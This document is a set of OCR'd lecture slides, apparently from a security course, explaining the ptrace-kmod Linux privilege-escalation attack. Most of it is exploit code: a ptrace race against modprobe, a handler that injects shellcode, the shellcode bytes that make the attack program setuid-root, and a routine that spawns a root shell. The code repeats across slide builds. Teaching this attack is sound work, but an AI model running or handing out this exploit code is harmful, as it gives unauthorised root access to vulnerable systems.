  - Blocking kernel operations allow other user processes to run
  - Attacker can race in and attach via ptrace()

How race condition occurs?

- Due to the race condition in execve(), the calling process can attach to the modprobe:
  - **after execve() checks whether process is being traced (Action 1)**
  - **before the execve() sets the EUID/EGID to 0 (Action 2)**



After Action 2, attacker's process ptrace-attaches to a process with EID 0

Signaling

If PTRACE_ATTACH is successful, the process is notified

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}
```


SIGCHLD

- The SIGCHLD signal is sent to the parent of a **child process** when any of the following occurs:
  - It exits
  - It is interrupted
  - It resumes after being interrupted

- By default the signal is simply ignored.

- Note that ptrace(PTRACE_ATTACH) makes the calling process be notified of the SIGCHLD events.

Code skeleton



Step 4

- Using ptrace, the original child process can insert shellcode into the modprobe child process that changes the attack program file into a root-owned setuid program

```
void sigchld(int signo) {
    fprintf(stderr, "[+] Signal caught\n");
    ptrace(PTRACE_GETREGS, victim, NULL, &regs);
    putcode((unsigned long *)regs.eip);

    ptrace(PTRACE_DETACH, victim, 0, 0);
    exit(0);
}
```

Copy shellcode at place pointed by regs.eip in victim’s memory

Shellcode in the ptrace-kmod Attack

```
char cliphcode[] = "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
  "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
  "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
  "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
  "\x40\xcd\x80\xe8\xdc\xff\xff\xff";
```

In human readable form:

```
chown(AbsPathOfAttackProg, 0, 0);
chmod(AbsPathOfAttackProg, 06755);
```

Root owned setuid program

Basically saying,

"Transform the attacking program file into a root-owned setuid program."

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);
```

Why a root-owned setuid program?

When a root-owned setuid program is executed, effective user ID becomes 0.

```
   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);

  }
```

```
main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
           case 0:
            do_child();
           case 1:
            do_parent(argv[0]);
     }
}
```

ptrace-kmod attack code

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH, 
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);
```

What does EUID of 0 buy the attacker?

When EUID is 0, calling setuid(0) allows changing the RUID (real user ID) of the process to 0.

```
   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
         S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }

main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
           case 0:
            do_child();
           case 1:
            do_parent(argv[0]);
     }
}
```

ptrace-kmod attack code

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);
```

Why does the attacker need the RUID to be 0?

Shell program takes the current process' RUID instead of EUID. EUID of 0 isn't enough for a process to spawn a root shell.

```
   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
```

```
main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
           case 0:
            do_child();
           case 1:
            do_parent(argv[0]);
     }
}
```

ptrace-kmod attack code

End of Lecture 6